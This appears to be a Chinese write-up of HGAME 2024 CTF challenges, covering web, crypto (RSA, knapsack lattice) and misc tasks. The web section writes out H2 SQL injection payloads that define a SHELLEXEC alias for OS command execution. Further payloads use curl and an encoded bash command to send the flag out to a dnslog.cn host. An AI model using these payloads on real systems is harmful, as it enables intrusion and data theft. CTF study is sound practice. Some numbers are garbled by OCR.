
payload:

```
' and 1=2 --+
```



result

后续无法获取更多信息，继续读源代码。在DbManager.java中发下后台使用的是h2数据库，这个数据库存在RCE漏洞。



```
@Init
public void init() throws SQLException, FileNotFou
    HikariConfig config = new HikariConfig();
    String dbPath = home + "h2";
    config.setJdbcUrl(("jdbc:h2:" + dbPath));
    config.setUsername("username");
    config.setPassword("password");
    dataSource = new HikariDataSource(config);
```


参考文章

payload:

```
';CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter(
"\\A"); return s.hasNext() ? s.next() : "";  }$$;--+
```

payload:

```
';CALL SHELLEXEC('curl x7q3pf.dnslog.cn');--+
```



x7q3pf.dnslog.cn


DNS Query Record	IP Address	Created Time
x7q3pf.dnslog.cn	47.117.220.100	2024-02-14 12:14:46

成功拿到回显。

接下来读取flag

payload：

```
' ; CALL SHELLEXEC('bash -c {echo,Y3VybCBgY2F0IC9mKmAuazMxODU2LmRuc2xvZy5jbg==}|
{base64,-d}|{bash,-i}'); --+
```



k31856.dnslog.cn

DNS Query Record	IP Address	Created Time
hgamef4bbf1378fa8f8f7cd79ac0f97322ae86d5f9232.k31856.dnslog.cn	47.117.220.100	2024-02-14 12:16:52

Crypto

1.babyRSA

task.py

```
from Crypto.Util.number import *
from secret import flag,e
m=bytes_to_long(flag)
p=getPrime(64)
q=getPrime(256)
n=p**4*q
k=getPrime(16)
gift=pow(e+114514+p**k,0x10001,p)
c=pow(m,e,n)
print(f'p={p}')
print(f'q={q}')
print(f'c={c}')
print(f'gift={gift}')
"""
p=14213355454944773291
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=105002138722466946495936638656038214000043475751639025085255113965088749272461
906892586616250264922348192496597986452786281151156436229574065193965422841
gift=9751789326354522940
"""
```

首先获得e

get_e.py

```
#这里有一步费马小定理 p**k mod p==0 这时候不用考虑
import gmpy2
gift=9751789326354522940
p=14213355454944773291
for i in range(0,9999999):
    if(gmpy2.powmod((i+114514),65537,p) == gift):
        print(i)
 #73561
```

exp.py

```
# 这时候发现e和phi不互素，并且gcd(e,phi)=e 考虑开跟

import libnum
from tqdm import tqdm
p=14213355454944773291
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=105002138722466946495936638656038214000043475751639025085255113965088749272461906892586616250264922348192496597986452786281151156436229574065193965422841
n=p**4*q
e=73561
Zmn = Zmod(n)
m_list = Zmn(c).nth_root(e, all = True) # 必要
for i in tqdm(m_list):
    m = libnum.n2s(int(i))
    if b'hgame{' in m:
        print(m)
#hgame{Ad1eman_Mand3r_Mi11er_M3th0d}
```

2.midRSA && midRSA revenge

task.py

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
e=5
n=p*q
c=pow(m,e,n)
m0=m>>128

print(f'n={n}')
print(f'c={c}')
print(f'm0={m0}')

"""
n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=456221314115867088638207203034494636244706611111621723577848729096069230067958132663018625661447131501758684502639383208332844681939698124459188571813527149772292464139530736717619741704945926075632064072125361516435631121845753186559297993355270779818057702973783391589851159114029310296551701456748698914231344835187917559305440269560613326893204748127999254902102919605370363889581136724164096879573173870280806620454087466970358998654736755257023225078147018537101
m0=9999900281003357773420310681169330823266532533803905637
"""
```

exp.py

```
#泄露明文高位
import libnum
def phase2(high_m, n, c):
    R.<x> = PolynomialRing(Zmod(n), implementation='NTL')
    m = high_m + x
    M = m((m^5 - c).small_roots()[0])
    print(hex(int(M))[2:])
    print(libnum.n2s(int(M)))
n=27814334728135671995890378154778822687713875269624843122353458059697288886405
72922486287556431241786461159513236128914176680497775619694684903498070577307810
26367728029411413592970874598840696330727976702896951530589520702828219354735641
48274190083937011584678185351095172130889208902363002816462887616978422806332853
55376389468360033584102258243058885174812018295460196515483819254913183079496947
30957439284837850424699154678125213986187650989447642052531725169595335575516478
98786029456158799657098719757708234844186656340501038525648195757569500476912053
5559900478654160021320442314585485921489743143028233305212 1
c=45622131411586708863820720303449463624470661111621723577848729096069230067958
13266301862566144713150175868450263938320833284468193969812445918857181352714977
22924641395307367176197417049459260756320640721253615164356311218457531865592979
93355270779818057702973783391589851159114029310296551701456748698914231344835187
91755930544026956061332689320474812799925490210291960537036388958113672416409687
95731738702808066204540874669703589986547367552570232250781470185371 01
m0=9999900281003357773420310681169330823266532533803905637
high_m=m0<<128

phase2(high_m, n, c)

#hgame{c0ppr3smith_St3re0typed_m3ssag3s}
```

3.backpack revenge

参考文章

task.py

```
from Crypto.Util.number import *
import random
import hashlib

a=[getPrime(96) for _ in range(48)]
p=random.getrandbits(48)
assert len(bin(p)[2:])==48
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'

bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

print(f'a={a}')
print(f'bag={bag}')

"""
```

```
a=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
bag=1202548196826013899006527314947
"""
```

exp.py

```
M=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
S = 1202548196826013899006527314947
n = len(M)
L = matrix.zero(n + 1)
```

```
for row, x in enumerate(M):
    L[row, row] = 2
    L[row, -1] = x

L[-1, :] = 1
L[-1, -1] = S

res = L.LLL()
print(res)


#[  1  -1  -1  -1  -1   1  -1  -1   1  -1  -1  -1   1   1   1  -1  -1  -1   1   1
-1  -1   1  -1   1  -1  -1  -1   1  -1   1  -1   1  -1   1   1  -1   1  -1  -1
-1  -1   1  -1   1   1   1   1   0]
```

```
import hashlib
a=[  1 , -1 , -1,  -1,  -1,   1,  -1 , -1 ,  1 , -1,  -1,  -1 ,  1 ,  1,   1,
 -1 , -1 , -1 ,  1 ,  1 , -1 , -1 ,  1 , -1 ,  1,  -1 , -1 , -1,   1,  -1 ,  1,
 -1,   1,  -1,   1,   1,  -1,   1,  -1,  -1,  -1 , -1 ,  1,  -1 ,  1 ,  1 ,  1 ,
 1,   0]
flag=""
for i in range(0,len(a)-1):
    if a[i]==-1:
        flag+="0"
    else:
        flag+="1"

print(flag)
flag=flag[::-1]
print(int(flag,2))
flags='hgame{'+hashlib.sha256(str(int(flag,2)).encode()).hexdigest()+'}'
print(flags)

#hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
```

4.backpack

task.py

```
from Crypto.Util.number import *
import random
from secret import flag
a=[getPrime(32) for _ in range(20)]
p=random.getrandbits(32)
assert len(bin(p)[2:])==32
bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

enc=bytes_to_long(flag)^p

print(f'enc={enc}')
print(f'a={a}')
print(f'bag={bag}')
```


```
"""
enc=8711141725678534902974785701134493669887937601728446440075668249133500881481
62949968812541218339
a=[3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051,
3484499099, 2830291609, 3349739489, 2847095593, 3532332619, 2406839203,
4056647633, 3204059951, 3795219419, 3240880339, 2668368499, 4227862747,
2939444527, 3375243559]
bag=45893025064
"""
```

exp.py

```python
import libnum
enc=8711141725678534902974785701134493669887937601728446440075668249133500881481
62949968812541218339
m = libnum.n2s(int(enc))
print(m)

#b'hgame{M@ster_0f ba3kpack_m4nag3ment!}\x00\x0e#'
```


Misc

1.ek1ng_want_girlfriend




```
No.     Time      Source      Destination  Protocol  Length  Info
  4933 0.078714  127.0.0.1   127.0.0.1    TCP        580 8000 → 44353 [ACK] Seq=2483264 Ack=842 Win=2097152 Len=536 [TCP segme…
  4934 0.078719  127.0.0.1   127.0.0.1    TCP        580 8000 → 44353 [ACK] Seq=2483800 Ack=842 Win=2097152 Len=536 [TCP segme…
  4935 0.078723  127.0.0.1   127.0.0.1    TCP        580 8000 → 44353 [ACK] Seq=2484336 Ack=842 Win=2097152 Len=536 [TCP segme…
  4936 0.078727  127.0.0.1   127.0.0.1    TCP        580 8000 → 44353 [ACK] Seq=2484872 Ack=842 Win=2097152 Len=536 [TCP segme…
  4937 0.078732  127.0.0.1   127.0.0.1    TCP        580 8000 → 44353 [ACK] Seq=2485408 Ack=842 Win=2097152 Len=536 [TCP segme…
  4938 0.078736  127.0.0.1   127.0.0.1    TCP        580 8000 → 44353 [ACK] Seq=2485944 Ack=842 Win=2097152 Len=536 [TCP segme…
  4939 0.078741  127.0.0.1   127.0.0.1    TCP        580 8000 → 44353 [ACK] Seq=2486480 Ack=842 Win=2097152 Len=536 [TCP segme…
  4940 0.078745  127.0.0.1   127.0.0.1    HTTP       241 HTTP/1.0 200 OK  (image/jpeg)
> Frame 4940: 241 bytes on wire (1928 bits), 241 bytes captured (1928 bits) on interface \Device\NPF_Loopback, id 0
```

锁定响应包



```
  4940 0.078745      127.0.0.1        127.0.0.1       HTTP     241 HTTP/1.0 200 OK  (image/jpeg)
Frame 4940: 241 bytes on wire (1928 bits), 241 bytes captured (1928 bits)                      , id 0
Null/Loopback
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 8000, Dst Port: 44353, Seq: 24870
[4642 Reassembled TCP Segments (2487212 bytes): #9(191), #11(536), #12(536                      #16(536),
Hypertext Transfer Protocol
Media Type
  Media type: image/jpeg (2487021 bytes)

)000  02 00 00 00 45 00 00 ed  df 17 40 00 80 06 00 00   ····E··· ··@·····
)010  7f 00 00 01 7f 00 00 01  1f 40 ad 41 02 9f d9 50   ········ ·@·A···P
)020  08 62 3c 84 50 18 20 00  ee 05 00 00 2e fc 4d ea   ·b<·P· · ·····.·M·
)030  7f 8f 24 50 9b 53 f8 d1  7d 3f d3 3d 3e 17 7b 01   ··$P·S·· }?·=>·{·
)040  e4 ff 00 c3 37 5b e9 24  0b df 00 50 9e d9 2f 7d   ····7[·$ ···P··/}
)050  7e 57 e0 3f f0 e7 89 73  ff 00 eb 8d 68 28 73 e1   ~W·?···s ····h(s·
)060  e2 6f ea a3 f3 c9 ef eb  7f 93 41 2a 84 1b 7e 74   ·o······ ··A*··~t
)070  97 d1 b3 f8 f5 fc 6f fe  30 ff 00 15 ff 00 c4 47   ······o· 0······G
```

追踪http




```
GET /ek1ng.jpg HTTP/1.1
Host: 127.0.0.1:8000
Connection: keep-alive
sec-ch-ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: vscode-cli-secret-half=SyTljllpVsfR7KjkthlrtwmH0oISE36mBhuGl9Eeljg=; vscode-
tkn=a3a8bb45-6be0-4cd8-9d77-3b26f5aa384a

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Mon, 05 Feb 2024 02:49:44 GMT
Content-type: image/jpeg
Content-Length: 2487021
Last-Modified: Mon, 05 Feb 2024 02:46:19 GMT

........................................................



.....................
...
```

分组 4940。1 客户端 分组，1 服务器 分组，1 turn(s).点击选择。

整个对话（2488 kB）　　Show data as ASCII


查找：

将数据包另存为1.jpg



2.ezWord


将word转换成zip，



- 这是一个word文件.zip
  - _rels
  - docProps
  - word
    - _rels
    - media
    - theme


名称	压缩后大小	原始大小	类型
..			
100191209_p0.jpg	1,312,814	1,315,573	JPG 图片文件
image1.png	2,560,320	2,560,320	PNG 图片文件
secret.zip	2,944	2,953	ZIP 文件
恭喜.txt	172	212	文本文档

文件: 15 文件夹: 0 压缩文件大小: 3.70 MB



